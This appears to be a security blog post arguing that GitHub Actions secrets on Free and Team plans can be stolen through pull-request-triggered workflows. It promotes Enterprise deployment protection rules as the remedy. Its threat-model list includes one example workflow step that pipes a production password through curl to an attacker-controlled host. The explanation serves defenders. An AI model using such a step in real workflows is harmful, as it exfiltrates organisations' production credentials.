The Hard Truth: GitHub Secrets Are Not a Security Boundary (Unless You're on Enterprise)

TL;DR: On GitHub Free and Team plans, if a workflow can run, it can steal your secrets. Code reviews and branch protections happen too late to save you. If you need to store production SSH or Kubernetes credentials inside GitHub Actions, GitHub Enterprise is no longer an optional upgrade—it is the minimum viable solution for security.
GitHub Actions has revolutionized CI/CD by bringing automation directly to where the code lives. To power deployments, GitHub provides "Secrets"—encrypted environment variables stored in the repository.
It is a common, and dangerous, misconception that storing credentials as GitHub Secrets automatically securely isolates them. Many teams operate under the assumption that branch protection rules act as a sufficient firewall around these credentials.
Recently, while evaluating security posture for a multi-user organization on the GitHub Team tier, I came to a stark realization: You cannot securely store production SSH or K8s credentials if you have more than one user and are not on the Enterprise plan.
Here is why GitHub Secrets are not a security boundary on standard plans, and why the Enterprise tier is essential for production workloads.
The Core Vulnerability: Execution Equals Access
The fundamental issue is straightforward: Any workflow that can be executed can exfiltrate injected secrets.
In a standard setup (GitHub Free or Team private repositories), repository secrets are injected as environment variables into the runner whenever a subscribed event triggers a workflow.
Consider the standard threat model: an internal bad actor or a compromised developer account.
- The attacker creates a new branch.
- They modify an existing workflow file (or create a new one) configured to run on
pull_request. - They add a simple step to the cloned workflow:
run: echo $PROD_DB_PASSWORD | curl -d @- https://attacker-controlled-site.com - They open a Pull Request against the main branch.
In many default configurations, GitHub Actions will immediately trigger the workflow on the PR to run tests.
The moment that job starts, the game is over.
The secrets are injected into the runner environment. The malicious step executes, exfiltrating the credentials before any human has even looked at the code review.
Why Branch Protection and CODEOWNERS Are Not Enough
Many organizations rely on Branch Protection rules and CODEOWNERS files to mitigate this risk. While these are vital operational controls, they do not prevent secret misuse in this scenario.
Branch protection stops bad code from being merged into main. CODEOWNERS ensures the right people review the PR.
Neither stops the workflow from running on the PR branch itself. If the secrets are available to the runner environment, they can be stolen long before the merge button is available.
The GitHub Team Tier Trap: Ungated Environment Secrets
Perhaps you decide to use GitHub Environments instead of repository secrets, thinking they offer better isolation.
On GitHub Free and Team plans (for private repos), environment secrets offer organizational structure, but they do not fix the fundamental security flaw. On these tiers, environment secrets are injected automatically when a job references that environment.
There is no mechanism on the Team plan to gate these secrets with human approval.
This is the critical realization I faced: If you store production SSH keys or Kubernetes cluster credentials in an environment on the Team tier, any developer with write access to the repo can open a PR that targets that environment and immediately exfiltrate those keys.
For a solo developer, this is fine. For an organization with multiple users, it’s an unacceptable risk.
The "Minimum Viable Solution": GitHub Enterprise
This vulnerability is why GitHub Enterprise is the only viable option for storing truly sensitive production credentials within GitHub Actions.
GitHub Enterprise changes the security model fundamentally by introducing Deployment Protection Rules for environments.
This feature shifts secret access from an implicit side effect of execution into an explicit, auditable decision.
How Explicit Gatekeeping Works
When using Enterprise Environments with protection rules configured:

- A workflow is triggered (e.g., by a PR).
- The job attempts to reference the
productionenvironment. - Instead of immediately injecting secrets and running, the GitHub Actions job blocks. It enters a "Waiting for approval" state.

- Crucially, the environment secrets have not yet been injected into the runner.
- Designated reviewers (specific teams or users) are notified. They must manually review the code changes and create an approval timestamp.
- Only after explicit approval does the job proceed and the secrets become available to the runner.
Enterprise even allows configuration to prevent repository administrators from bypassing these gates, ensuring that standard operating procedures cannot be overridden easily.
Conclusion
If your organization is on GitHub Team and you are storing keys that grant access to production infrastructure inside GitHub Actions, your security posture is fragile. You are relying entirely on trust in every single user with write access, rather than technical controls.
To secure production credentials, you must move from passive protection (hoping code isn't malicious before it runs) to active gatekeeping. Currently, GitHub Enterprise is the only native way to achieve that.
